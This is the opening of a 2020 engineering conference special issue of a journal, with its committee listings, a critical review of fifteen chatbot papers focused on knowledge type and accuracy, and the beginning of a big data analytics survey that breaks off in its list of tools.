Volume 7, Issue 1 (III)
January – March 2020

ISSN 2394 - 7780

International Journal of

Advance and Innovative Research

(Conference Special)
(Part – 1)

Indian Academicians and Researchers Association
www.iaraedu.com

H. J. THIM TRUST'S

THEEM COLLEGE OF ENGINEERING

Approved By AICTE (New Delhi), Government of Maharashtra & DTE, Affiliated To University of Mumbai & MSBTE. Estd. 2009

NATIONAL CONFERENCE
ON
TRENDS N HERALD IN ENGINEERING EXCELLENCE AND METAMORPHOSIS – 2020
THEEM-2020

Organised By

H. J. Thim Trusts

THEEM COLLEGE OF ENGINEERING

on

13th & 14th January, 2020

In Collaboration & Association with

Publication Partner

Indian Academicians and Researcher's Association

H. J. Thim Trusts

THEEM COLLEGE OF ENGINEERING

Boisar

Affiliated to University of Mumbai & MSBTE

Approved by AICTE

Approved by Government of Maharashtra & DTE

Guest Editors of Special Issue

Dr. N. K. Rana
Director
Theem College of Engineering, Boisar

Dr. Shah Aqueel Ahmad
Principal
Theem College of Engineering, Boisar

Dr. Najmuddin Aamer
Professor
Theem College of Engineering, Boisar

About The College

Theem College Of Engineering is promoted by the H.J.Thim Trust, which has been founded to educate and empower the youth who play a decisive role in shaping the destiny of the nation.The College is located at Boisar (East) in serene and tranquil surroundings and was established in the year 2009 with an objective to impart quality education to students in the field of Technology. Theem COE has emerged as the only Premier Engineering College in Boisar with an overall intake of 480 students in various fields of engineering. The college is offering graduate Engineering Program in,

- Computer Engineering
- Information Technology Engineering
- Electronics & Telecom Engineering
- Mechanical Engineering
- Civil Engineering
- Automobile Engineering
- Electrical Engineering

We also offer Diploma Engineering Program with 240 intakes in ,

- Computer Engineering
- Mechanical Engineering
- Civil Engineering

About IARA

Indian Academicians and Researchers Association (IARA) is an educational and scientific research organization of Academicians, Research Scholars and practitioners responsible for sharing information about research activities, projects, conferences to its members. IARA offers an excellent opportunity for networking with other members and exchange knowledge. It also takes immense pride in its services offerings to undergraduate and graduate students. Students are provided opportunities to develop and clarify their research interests and skills as part of their preparation to become faculty members and researcher. Visit our website www.iaraedu.com for more details.

A BRIEF ABOUT ORGANIZING COMMITTEES

CHIEF PATRON

Hon'ble Anwar Hussain Thim
Chairman, H. J.Thim Trust

PATRON

Hon'ble Dr. Shaukat Ali Shah
Secretary, H. J.Thim Trust

Hon'ble Mohd. Hussain J.
Trustee, H. J.Thim Trust

Hon'ble Sharif A.Thim
Trustee, H. J.Thim Trust

ADVISORY COMMITTEE

Dr. C. S. Varma
Regional Director, AICTE, Mumbai

Dr. Abhay Wagh
Director, Technical Education, Maharashtra

Dr. Vinod Mohitkar
Director, MSBTE Mumbai

Dr. Pradipta Banerji
Ex-Director, IIT Roorkee

Dr. S. K. Ukrande
Dean, S & T, University of Mumbai

Dr. V. M. Gadre
Electrical Engineering, IIT Bombay

Dr. K. P. Karunakaran
Mechanical Engineering, IIT Bombay

Dr. J. W. Bakal
President, IETE New Delhi

Dr. B. N. Chaudhari
Dy Director, COEP, Pune

Dr. S. A. Sattar
EXTC Engineering, JNTU, Hyderabad

Dr. L. M. Waghmare
Dean, S & T, SRTMU, Nanded

Dr. B. K. Mishra
Principal, TCET, Mumbai

Dr. Abdul Razaq Honnutagi
Director, AIKTC, Navi Mumbai

Mr. R. K. Ajameria
Executive Director, Viraj Profile Ltd.

Dr. M. Z. Shaikh
Principal, D. Y. Patil School of Engineering, Lohegaon, Pune

Dr. T. Srinivas
Electrical Engineering Department, IISc., Bangalore

Dr. Preeta Sharan
E&TC Engineering Department, The Oxford College of Engineering, Bangalore

Dr. Zahid Ansari
CSE Department, P. A. College of Engineering, Mangalore

CHIEF CONVENER

Dr. N. K. Rana
Director
Theem College of Engineering, Boisar

CONVENER

Dr. Shah Aqueel Ahmad
Principal, Theem College of Engineering

CO-CONVENERS

Prof. M. A. Gulbarg
Mechanical/Automobile Engineering

Prof. K. N. Attarde
Electronics & Telecomm/Electrical/Electronic Engineering

Prof. Harshal Patil
Computer/Information Technology Engineering

Prof. Faiz Khan
Civil Engineering

Prof. Emily Ghosh
Humanity & Science

ORGANIZING COMMITTEE

Dr. Najmuddin Aamer (Technical Committee)

Dr. A. Jyothi kumari (Steering)

Prof. Wasim Khan (Registration)

Prof. Prashant Rathod (Publicity)

Prof. M. S. Balasubramani (Publication)

Prof. Raees Ahmed (Finance)

Prof. Zulfiqar Ahmed (Hospitality)

Prof. Sayyad Layak (Trans. & Accomm.)

Prof. Ansar Shaikh (Advertisement)

International Journal of Advance and Innovative Research

Volume 7, Issue 1 (III): January - March 2020 Part - 1

CERTIFICATE OF INDEXING (SJIF 2018)

This certificate is awarded to

International Journal of Advance & Innovative Research
(ISSN: 2394-7780)

The Journal has been positively evaluated in the SJIF Journals Master List evaluation process
SJIF 2018 = 7.363

SJIF (A division of InnoSpace)

SJIFactor Project Manager
International Advisory Services
INNOSPACE INTERNATIONAL

SJIFactor Project

International Journal of Advance and Innovative Research

Volume 7, Issue 1 (III) : January – March 2020 Part -1

CONTENTS

Research Papers

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1

ISSN 2394 - 7780

REVIEW OF CHATBOT SYSTEMS WITH REFERENCE TO KNOWLEDGE AND ACCURACY

Tatwadarshi P. Nagarhalli[1] and Dr. N. K. Rana[2]
PhD Research Scholar[1], Computer Engineering Department, Shri J. J. T. University Rajasthan
Principal[2], H. J. Thim Trust's Theem College of Engineering, Mumbai

ABSTRACT
With the increase in the computing power available to the normal users and the ease which it provides to the users Natural Language Processing has again gained popularity. One of the important applications of natural language processing is the dialogue systems or the conversational systems or chatbot systems. Chatbot system helps in better engagement with the humans in a language that humans, who do not have any technical background, understand. In the recent times many chatbot applications and system have been developed and launched in the market. Some are useful, but others are less so. But, all these systems target a specific audience with decent cognitive abilities. This paper conducts a detailed critical review of some of these chatbot systems/papers with specific reference to the type of knowledge given to the chatbot system and also the accuracy of these systems to understand the natural language and provide appropriate answers to the asked queries.

Keywords: Chatbot, Dialogue Systems, Conversation Systems, Natural Language Processing, Machine Learning, Chatbot Knowledge.

1. INTRODUCTION

Chatbot or conversational agents are a software program which establishes and conducts seamless conversations with humans [1]. For conducting seamless conversations with humans the chatbot system make use of Natural Language Processing (NLP), in order to understand what the humans are saying and also Machine Learning (ML) algorithms to fetching relevant information for the query asked by the users [2].

Chatbot system have become more popular in the recent times as it reduces the operational costs by as much as 30% for the corporations [3]. Apart from the cost what has attracted researchers and multinational corporations (MNC) in investing huge amount of money in developing the chatbot systems is that it is available 24 hours a day, 7 days a week and 365 days a year. Apart from the downtime for maintenance the chatbot systems are always available for the customers to get information on any product or things and buy those stuffs any time.

Also, the advancement in the field of NLP and ML have made it possible to build a chatbot system which are intelligent and can engage a user in conversations, and in small talks as well. This is the reason why it is estimated that top MNC's expected to invest more than 4.5 Billion Dollars [4]. This is also the reason why there are more than 300,000 chatbot system on the Facebook alone and more than 1.4 billion users are using these systems [3].

For fetching of relevant information for the query asked by the users the chatbot system make use of knowledge provided to it, which is the heart of the chatbot system. This knowledge can be in the form of structured database, unstructured data like text files, or knowledge bases which are written in first order predicate logic or at the basic level in prepositional logic. For retrieving relevant information from a structures database Structured Query Language (SQL) queries are generated and fired by the system. In order to retrieve required information from knowledge bases inference mechanisms like the resolution techniques are used [5].

The most challenging task in extracting the relevant information is through the unstructured data. The unstructured data contains only texts and there are no formal techniques or procedures through which query can be fired to these texts and extract the relevant information. Hence, generally only structured databases are provided to the chatbot systems. But, it is expected that further research is required in order to make the chatbot system more intuitive, and this can be done if the systems are provided with detailed and relevant knowledge. So, this paper mainly focuses on the type of knowledge given to the chatbot systems and its accuracy.

2. REVIEW OF CHATBOT SYSTEMS

In this section critical reviews of 15 papers have been carried out.

The main focus of authors Atiyah A., et. al. in paper [6] is to give and propose a solution to speed-up the process of finding an answer for a given query. To create a chatbot the paper makes use of Artificial Intelligence Markup Language.

ISSN 2394 - 7780

The main problem that the paper identifies is that, as the number of context's increase the retrieval of accurate answers takes more time. To tackle this, the paper proposes a modified Binary Search Tree to reduce the time complexity of binary search tree to O(1). The paper claims to achieve a 30-50% more efficiency.

As the paper is only focused in improving the retrieval of answers, it does not take into account the complexity of the query or understanding of the query. Also, the paper does not talk about the knowledge. Also, the complexities faced in understanding the context and retrieving the relevant solution has not been looked into.

Reshmi S. & Balakrishnan K. [7] propose to increase the inquisitiveness of the chatbots. To solve this problem the paper proposes to use Named Entity Recognition analysis to understand the named entity which has not been provided by the user and which might hold key information for successful execution of the query and uses Sanford Core NLP toolkit.

The paper do not carry any analysis with already implemented chatbot to understand the effectiveness of the system after the introduction of the named entity recognition analysis. The paper does not give details about the representation of the knowledgebase. It is understood that deep learning techniques might make a chatbot more inquisitive as well.

Singh R., et. al. [8] paper propose to build a chatbot for small business. The paper proposes to use the TensorFlow package for the implementation of the neural network. The paper claims to use many NLP techniques in order to understand the intent of the user, but no details are given. Also, the paper does not give details of the type of knowledgebase or its representation.

The paper also does not give details of the neural network used to predict the answer for a query. No analysis has been carried out to check the accuracy. The paper proposes a ranking system to increase the chances of replying the highest ranked response. But, this kind of feedback mechanism is highly susceptible to manipulations. Query answering and answer retrieval method has not been explained.

The problem identified by authors Verasius Dian Sano A. et. al. [9], is, tourists face problems when they visit a city for a couple of days. That is, their search for a hotel on the search engine are not accurate and do not answer the queries posed by the users.

The paper first collects all the information on the tourist site around the cities of interest. To identify and select the tourist sites Agglomerative Nesting Algorithm is used. Then hierarchical clustering algorithm is applied to properly club the tourist sites to form a one-day and two-day tour. This information is then fed into the Google's DialogFlow framework.

The paper does not delve deep into the NLP part of the question answering system. So, the contribution of the paper is minimal in the field of based Question Answering System.

The main aim of the authors Liu W., et. al. [10] is to develop a talking Artificial Intelligence chatbot which can tell stories and jokes to the elders for their care. For this, the paper proposes to develop a character face which can talk. The chatbot's NLP is done in python using NLTK.

The paper claims that after a certain period of training the chatbot achieves a correct response rate of 60%. But how this is calculated has not been elaborated. The paper talks in detail about the NLP step of the chatbot, but it does not talk about the machine learning or deep learning algorithm used for training, classification of elements, response generation, etc.

The main problem identified by Chan C., et. al. [11] is that students find it difficult to choose a career path as they do not know what a particular course or program offers. To solve this issue the papers proposes to develop a conservational agent which can talk and guide the students with regards the course and program concerned.

The functional requirements identified by the paper are, the chatbot has to provide course information record and provide student's opinions, and provide recommendation to the students as well. The paper makes use of Node.js MongoDB for the servicing of system server and as the database store. For the purpose of intent detection and classification, and NLP the paper uses IBM Watson.

The paper directly uses the IBM Watson for the core purpose that are required in development of a question answering system. The paper uses structured databases like MongoDB and MySql for storing and accessing user profiles and other data.

The main aim of authors Argal A., et. al. [12] is to create a chatbot, in the travel domain, which can recommend users with travel details while taking into consideration their historical preferences. For accepting queries

Amazon's Echo service has been used. Then Amazon's Alexa skill module is used to perform the NLP and a structured database has also been provided. When a user posts a query the system uses the historical preferences and the Restricted Boltzmann Machine (RBM) is used for the prediction of the recommendations.

As the main focus of the paper is the generation of the knowledgebase and the database, the NLP step of the chatbot has been outsourced to the Amazon's Echo and Alexa skill platforms. There are other algorithms which are better than the RBM. Also, querying of unstructured datasets, which are more complex and are a challenging has not been carried out.

The premise of the paper [13] is that a true blue chatbot which can perform all the tasks and answer all the possible queries of the users is almost impossible, at least in the near future. Due to this reason the paper proposes a framework wherein the chatbot makes use of the general public, human to answer a particular query.

The paper also says that a major drawback here is that human experts in most cases just ignore the presented query as it might not be a priority task for them. In-fact, this is the exact reason why an automated conservational artificial intelligent chatbot is necessary. The paper does not throw or does not add to any knowledge in the field of NLP or in the field of Machine Learning.

There have been many applications for chatbots in different domains, the authors Shah A., et. al. [14] plan to use the chatbots in the domain of data structures. The aim of the research is to program the chatbot in such a way that it could access and read the data which is stored in the form of the data structures, like arrays, stacks, queues and trees.

The paper uses the Amazon's Echo and Alexa skillset for the processing of the natural language. Then the paper proposes to use Recurrent Neural Network (RNN). To aid in storing the state information the paper proposes to use the Neural Stack Machine (NSM) along with the RNN. With the help of NSM and RNN the chatbot was able to read, access, write, retrieve, and delete the elements in the stack, trees, arrays, and queues.

The paper makes use of Amazon's Alexa skillset in order to process natural language, hence there is not contribution of the paper in this field.

The main aim of Yan G. & Li J. [15] is to develop an intelligence based chatbot which can answer questions related to Mother to Child Medical Conditions. The problem identified by the paper is that most of the corpus and knowledgebases are not labelled properly. Hence, making sense of the data becomes difficult. Another problem is the medical jargons.

These are the two important problems because of which a conservational question answering system cannot generate an appropriate response. The main aim of this research paper was to extract an appropriate label for the unlabelled data so that, the question answering system can be trained on a labelled data. For detecting and annotating labels for the unlabelled the paper proposes to use the word similarity technique. Here, using the skip gram similarity between the words are calculated. If they are similar then the labels are transferred to the unlabelled data.

Converting of unlabelled data into labelled data, which can be used by the chatbot for querying purpose is the major contribution of the paper. But, the paper only considers structured data for conversion and analysis, and does not talk about processing of unstructured, text related data.

The problem identified by Siangchin N. & Samanchuen T. [16] is that it is difficult for any person or professional to identify "The International Classification of Diseases ICD-10" code or the classification of disease or disease symptoms. ICD-10 was established to map health conditions to corresponding generic categories [17].

In order to find the correct code and the details attached the paper proposes to develop a database containing these details. For taking input from the users and processing that information the paper makes use of the Google's DialogFlow framework.

This paper is a system development type of paper thus, its contribution in the field of NLP is not substantial. The application is useful but the technical aspect of the paper is minimal, as the paper makes use of a structured database as knowledge and the uses DialogFlow for the processing of natural language.

The problem identified by Patel N. P., et. al. [18] is that students face problems during university admissions and otherwise with regards to the rules, regulations, processes, fees, etc. Having an inquiry counter is not always useful at all the times and for all the queries. The paper makes use of simple programming languages like HTML, J-Query, PHP, etc. to develop the chatbot. This is the major advantage of the paper.

ISSN 2394 - 7780

This also is a drawback of the system, as the system only uses basic SQL query and matching for fetching the answers. Any variations in the questions asked or questions are asked in a different way, the system will fail. The system does not process natural language. Also, the system does not learn from previous examples or mistakes or experiences.

Belfin R. V., et. al. [19] identify that Cancer is one of the most devastating and deadly disease. Also, the cancer patients' generally face a long and lonely battle. So, the paper proposes to develop a chatbot which can detect the type of cancer and engage the patients.

The paper does not give details about the framework used for developed of chatbot. The paper gives the detail of the how the data has been procured and what type of preprocessing activities has been undertaken. For this purpose the paper makes use of NLTK. The paper makes use of the standard SQL database in order to give knowledge to the chatbot and to retrieve relevant information. The paper claims to have a conversational system but does not give details on how it achieves to engage the patients; also technical details are left out.

The problem identified by Mathew R. B., et. al. [20] is that it is time consuming for constantly visiting the clinics and hospital for proper diagnosis. So, the paper proposes to develop a chatbot system which would take in the symptoms and predict the disease.

The paper performs basic NLP operations for preprocessing the data then predicts the disease. For the purpose of prediction of the disease the paper proposes to use K-Nearest Neighbour. This is one of the simplest ML algorithm, whereas there are much better ML algorithms which have proven to be better in disease prediction. Also, the proposed system only takes in one symptoms and predicts the disease, which is not the right and the complete way of analysing and predicting the disease. Apart from these there is not real contribution of this paper.

Kadariya D., et. al. [21] identify the difficulty on monitoring health problem faced by the children when they are suffering from Asthma. Even a slight change in environment can trigger an asthmatic attack, and the children are particularly vulnerable. So, the paper proposes to develop a chatbot system which further adds up to be a continuous health monitor for these children. The paper makes use of different application programming interfaces (API's).

The paper addresses a very relevant problem. The paper also claims to have involved the doctors who are the subject matter experts and also claims to have performed clinical trials with good results. But, on the other side the paper does not disclose any technical details which have been used achieve the searching or prediction or the processing of the information which have been collected by these different API's. Also, the paper proposes to use a structured database.

3. RESULT AND ANALYSIS

Table No. 1, 2 and 3 provides the analysis of the reviewed paper. The analysis has been carried out on the bases of the language processing technique used, chatbot system's target audience or domain of study, type of knowledge, machine learning algorithm used, processing of unstructured data by the system, accuracy of the system.

Table No-1: Analysis of Chatbot systems 1

Paper Title	An Efficient Search for Context-Based Chatbots [6]	Enhancing Inquisitiveness of Chatbots through NER Integration [7]	Chatbot using TensorFlow for small Businesses [8]	The Application of AGNES Algorithm to Optimize Knowledge Base for Tourism Chatbot [9]	The Design and implementation of a chatbot's character for elderly care [10]
Language Processing Technique used	Artificial Intelligence Markup Language	Sanford Core NLP toolkit	NLP tools used, but which one has not been mentioned	Google's DialogFlow framework	NLTK Framework
Chatbot system's target audience or Domain of study	Flower classification	Increase the inquisitiveness of the chatbots	Small Business	Tourists	Elderly care
Type of Knowledge	Not mentioned	Not mentioned	Not mentioned	Structured Database	Not mentioned

ISSN 2394 - 7780

Machine Learning algorithm used	Modified Binary Search Tree	None	Neural Network	Agglomerative Nesting and hierarchical clustering	Bayes theorem
Processing of unstructured data by the system	NO	No	NO	No	No
Accuracy of the system	30-35% increase in efficiency	Not mentioned	Not mentioned	Not mentioned	60% correct response

Table No-2: Analysis of Chatbot systems 2

Paper Title	**Developing a Chatbot for College Student Programme Advisement [11]**	**Intelligent Travel Chatbot for Predictive Recommendation in Echo Platform [12]**	**Enterprise Crowd Computing for Human Aided Chatbots [13]**	**Problem Solving Chatbot for Data Structures [14]**	**Mobile Medical Question and Answer System with Auto Domain Lexicon Extraction and Question Auto Annotation [15]**
Language Processing Technique used	IBM Watson Framework	Amazon's Echo service and Alexa	None	Amazon's Echo service and Alexa	Not mentioned
Chatbot system's target audience or Domain of study	Students course selection	Travel domain	General	Data structure programmers	Mother to Child Medical Conditions
Type of Knowledge	Structured databases like MongoDB and MySql	Structured database	None	Not mentioned	Not mentioned
Machine Learning algorithm used	Not mentioned	Restricted Boltzmann Machine	None	Neural Stack Machine along with the Recurrent Neural Network	Word Similarity Technique
Processing of unstructured data by the system	No	No	No	No	No
Accuracy of the system	Not mentioned	Not mentioned	Not mentioned	Not mentioned	Not mentioned

Table No-3: Analysis of Chatbot systems 3

Paper Title	**Chatbot Implementation for ICD-10 Recommendation System [16]**	**AI and Web-Based Human-Like Interactive University Chatbot (UNIBOT) [18]**	**A Graph Based Chatbot for Cancer Patients [19]**	**Chatbot for Disease Prediction and Treatment Recommendation using Machine Learning [20]**	**kBot: Knowledge-enabled Personalized Chatbot for Asthma Self-Management [21]**
Language Processing Technique used	Google's DialogFlow framework	simple programming languages like HTML, J-Query, PHP, etc.	Basic NLP tools	Basic NLP tools	Google's DialogFlow framework
Chatbot system's target audience or Domain of	Identification Classification of diseases based on international code	University students	Cancer detection	Disease prediction	Asthma Self-Management for children

ISSN 2394 - 7780

study					
Type of Knowledge	Structured database	Structured database	Structured database	Not mentioned	Structured database
Machine Learning algorithm used	Not mentioned	None	None	K-Nearest Neighbour	Not mentioned
Processing of unstructured data by the system	No	No	No	No	No
Accuracy of the system	Not mentioned	Not mentioned	Not mentioned	Not mentioned	Not mentioned

4. CONCLUSIONS

Chatbot systems have become a very convenient medium through which multinational corporations can engage their customers. Apart from the corporations it has also been seen that a chatbot system can be very useful way through which users can be engaged and important information can be passed on to them. This is the reason why it can be seen that many chatbot applications have been developed in the medical field.

The paper conducts a detailed critical review of 15 papers. From the review it can be seen that most of the papers are implementation papers, i.e. not much details have been provided with regards to the processing of natural language or the machine learning algorithms have been given. Also, the focus of these papers remains entirely on the implementation of the chatbot systems than any research. From the review it can also be seen that most of the chatbot systems makes use of structured database for extracting relevant information which is very easy.

It is appreciated that many systems have been designed and implemented for different domains and for different target audiences for better engagement with users. But, it is expected that further in-depth research is required in the field of natural language processing, machine learning and deep learning in order to make the chatbot user experience more fulfilling. Also, none of the reviewed paper delve in the complex field of processing large texts and having these texts as the primary knowledge of the chatbot. And, further extracting relevant answers to the queries asked by the users through querying of these texts. Hence, it can be concluded that there ample scope for further and in-depth research in this field.

REFERENCES

[1] "Chatbots". Available at https://en.wikipedia.org/wiki/Chatbot. Last accessed on 10th Dec, 2019.

[2] Morozova A., "Skills and Technologies Driving Chatbot Innovation". Available at https://jasoren.com/skills-and-technologies-driving-chatbot-innovation/. Last accessed on 10th Dec, 2019.

[3] Milenkovic M., "The Future is Now – 37 Fascinating Chatbot Statistics", published on 30th Oct, 2019. Available at https://www.smallbizgenius.net/by-the-numbers/chatbot-statistics/. Last accessed on 10th Dec, 2019.

[4] Editors at BRN.AI, "Chatbot Report 2019: Global Trends and Analysis", published on 19th Apr, 2019. Available at https://chatbotsmagazine.com/chatbot-report-2019-global-trends-and-analysis-a487afec05b. Last accessed on 10th Dec, 2019.

[5] Joachims T., "Foundations of Artificial Intelligence First-Order Logic". Available at http://www.cs.cornell.edu/courses/cs472/2007fa/lectures/17-kb-systems_fol.pdf. Last accessed on 10th Dec, 2019.

[6] Atiyah A., Jusoh S. & Almajali S. (2018), "An Efficient Search for Context-Based Chatbots", IEEE 8th International Conference on Computer Science and Information Technology (CSIT), 978-1-5386-4152-1, pp. 125-130.

[7] Reshmi S. & Balakrishnan K. (2018), "Enhancing Inquisitiveness of Chatbots through NER Integration", IEEE International Conference on Data Science and Engineering (ICDSE).

[8] Singh R., Patel H., Paste M., Mishra N., & Shinde N. (2018), "Chatbot using TensorFlow for small Businesses", IEEE 2nd International Conference on Inventive Communication and Computational Technologies (ICICCT 2018), pp. 1614-1619.

ISSN 2394 - 7780

[9] Verasius Dian Sano A., Daud Imanuel T., Intanadias Calista M., Nindito H. & Raharto Condrobimo A. (2018), "The Application of AGNES Algorithm to Optimize Knowledge Base for Tourism Chatbot", IEEE International Conference on Information Management and Technology (ICIMTech), 978-1-5386-5821-5, pp. 65-68.

[10] Liu W., Chuang K & Chen K. (2018), "The Design and implementation of a chatbot's character for elderly care", IEEE International Conference on System Science and Engineering (ICSSE).

[11] Chan C., Lee H., Lo W., & Lui A. (2018), "Developing a Chatbot for College Student Programme Advisement", IEEE International Symposium on Educational Technology, 978-1-5386-7209-9, pp. 52-56.

[12] Argal A., Gupta S., Modi A., Pandey P., Shim S., & Choo C. (2018), "Intelligent Travel Chatbot for Predictive Recommendation in Echo Platform" IEEE 8th Annual Computing and Communication Workshop and Conference (CCWC), 978-1-5386-4649-6, pp. 176-183.

[13] Bozzon A. (2018), 'Enterprise Crowd Computing for Human Aided Chatbots', ACM/IEEE 1st International Workshop on Software Engineering for Cognitive Services, 978-1-4503-5740-1, pp. 29-30.

[14] Shah A., Jain B., Agrawal B., Jain S., & Shim S. (2018), "Problem Solving Chatbot for Data Structures", IEEE 8th Annual Computing and Communication Workshop and Conference (CCWC), 978-1-5386-4649-6, pp. 184-189.

[15] Yan G. & Li J. (2018), "Mobile Medical Question and Answer System with Auto Domain Lexicon Extraction and Question Auto Annotation", IEEE the 33rd Youth Academic Annual Conference of Chinese Association of Automation (YAC), 978-1-5386-7255-6, pp. 637-641.

[16] Siangchin N. & Samanchuen T. (2019), "Chatbot Implementation for ICD-10 Recommendation System", IEEE International Conference on Engineering, Science, and Industrial Applications (ICESI).

[17] https://en.wikipedia.org/wiki/International_Statistical_Classification_of_Diseases_and_Related_Health_Problems. Last accessed on 7th Dec, 2019.

[18] Patel N. P., Parikh D. R., Patel D.A. & Patel R. R. (2019), "AI and Web-Based Human-Like Interactive University Chatbot (UNIBOT)", IEEE Third International Conference on Electronics Communication and Aerospace Technology [ICECA 2019], pp. 148-150.

[19] Belfin R. V., Shobana A. J., Manilal M., Mathew A. A. & Babu B. (2019), "A Graph Based Chatbot for Cancer Patients", IEEE 5th International Conference on Advanced Computing & Communication Systems (ICACCS), pp. 717-721.

[20] Mathew R. B., Varghese S., Joy S. E. & Alex S. S. (2019), "Chatbot for Disease Prediction and Treatment Recommendation using Machine Learning", IEEE Third International Conference on Trends in Electronics and Informatics (ICOEI 2019), pp. 851-856.

[21] Kadariya D., Venkataramanan R., Yip H. Y., Kalra M., Thirunarayanan K. & Sheth A. (2019), "kBot: Knowledge-enabled Personalized Chatbot for Asthma Self-Management", IEEE International Conference on Smart Computing (SMARTCOMP), pp. 138-143.

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1
ISSN 2394 - 7780

BIG DATA ANALYTICS: A SURVEY

Awani Sankhe, Sanketi Raut and Siddiqui Mohd Ashraf
Assistant Professor, Computer Engineering, Theem College of Engineering

ABSTRACT
A very huge data is generated per day from Cloud and modern information systems. Study of these vast data needs a lot of efforts at various levels to abstract information aimed at Decision making. Developed data are complex in structure and high in dimension. The old methods were not adequate to store and analyse the enormous volumes of data. Many experts are doing their investigation for good depiction and examination report. This paper gives the understated fundamentals of big data examination, problems, issues and different enhancements.

Keywords: Big Data, Hadoop, Big data analytics

1. INTRODUCTION
Big data is defined as a large amount of complex and versatile information. Older skills are improved with the benefit of big data. It has been observed that nowadays there is a very large measurement of basic data in different associations, which can be considered valuable in different fields, for example, objects movement, sending sensors, following information and so on. It is playing an important role in revealing hidden information and gaining benefits. Researchers are doing more research than ever on building novel data analysis techniques for big data which has led to the regular development of many different algorithms and platforms. Concentrated situations arise when an institution needs to check its information from individual sites in order to investigate customer criticism, questions that have been administered toward an item. Therefore, various choice makers will go to conclusions based on the extracted information or examination of some information or information expressing weight. Point-by-point analysis is followed by an information search process which is used to separate profitable data from unstructured datasets.

2. BIG DATA
It is providing benefits to many sectors such as healthcare, finance service, educational sector, research and government sectors [1]. According to research by experts, data are becoming raw materials for business. The analysed data are large in volume, are dynamic and the data belong to groups of different data types. These data are generated from many sources such as mobile, social media, YouTube and beyond. As a result, big data has exceptional attractions such as semi-structured, un-structured, heterogeneous, excessive dimensions and flaws.

1. Characteristics of Big Data
Mainly, there are 5 characteristics of Big Data.




Figure-1: 5V's of Big Data

i. *Volume*: The amount of data generated and stored. Volume is the mass of data generated in every single second.

ii. *Velocity*: It denotes towards the speediness of development and distribution of new information.

iii. *Variety*: Variety states to different kinds of data such as images, videos, texts, audio files, and others. It indicates the type and nature of data.

iv. *Veracity*: Since a huge volume of information is gathered, not all content is authentic. So, veracity denotes towards the data value and the data quality, as comprehensiveness, legitimacy, accurateness, uniformity, accessibility and suitability.

ISSN 2394 - 7780

v. *Value*: Value is the use of Big Data to reach to the effectiveness, meaning or profit.

2. Steps for Big Data Analytics:

Big Data analytics can be done into five steps: -

I. *Acquisition*: Design of Big Data is skilled to get multiple data from multiple sources in rapid way and can easily manage access control protocols.

II. *Gathering*: A data structure is needed to handle various data types in such Big Data contents. This big data structure can also withdraw the actual information from different types of data [2].

III. *Analyze*: To gain entirely original data we have many building algorithms. Mining requires prepared, stable and dependable information. Mining is responsible for growth in the dependability and value of information. [2].

IV. *Operation*: Significant selections should be interpreting the consequences after inspection. Thus, it is convincing for the client to know and check profits [2].

V. *Confidentiality*: Security can cause many problems at the examination of data or while creating information [3] in light of the fact that in the event that we need to entire information or to narrate it we could need to get to isolated data and security can likewise cause misdeeds at the time of taking out of database.

3. The Real-Time Big Data Architecture:

David Smith proposed a four-layer RTBDA technology stack.[10]




Figure-2: Real-time Big Data Predictive Analytics Stack

i. *Data Layer*: Data layer contains unstructured, structured and semi-structured data based on RDBMS database. The example of semi-structured and unstructured data are social media, web world, IoT sensors data and operational systems. Software tools like hive, Spark, HBase or Storm also sitting at this layer.

ii. *Analytics Layer*: This layer contains the setting to objectify the active data analytics and place the enduring abilities. It adjusts local information in regular intermissions. The presentation of the data analytical engine also advances in this layer.

iii. *Integration Layer*: This layer synchronizes the end user applications and analytical engine. This includes, for the most part, a rule engine and an API for dynamic info analytics.

iv. *Decision Layer*: Decision layer is where the last item hits the market. This includes the requests of end user like desktop application, mobile app, business intelligence software and collaborative web application.

ISSN 2394 - 7780

3. Technologies of Big Data

Big data management is referred to as an organization, which manipulates vast amounts of unstructured, structured and semi-structured data. There are various evaluations that can be used for obtaining information for big data administration, from information collection to information representation. Here are some tools that are used for various reasons for existing:

1. *Mapreduce*: Mapreduce delivers a programming environment that allows the processing of huge data, scalability as opposite to server alliance. The data is transformed into another procedure of key value sets by the map task. Reduce task combines multiple outputs of the map task to reduce tuples.
2. *Hadoop*: It is an open source platform (tool), Java-based programming structure that supports the management and size of incredibly vast information.
3. *Hive*: It is the SQL-like extensions that allow apparent professional applications to run SQL queries against a Hadoop cluster. Apache Hive is a datawarehouse programming scheme based over Apache Hadoop for giving information outline, review and inspection.
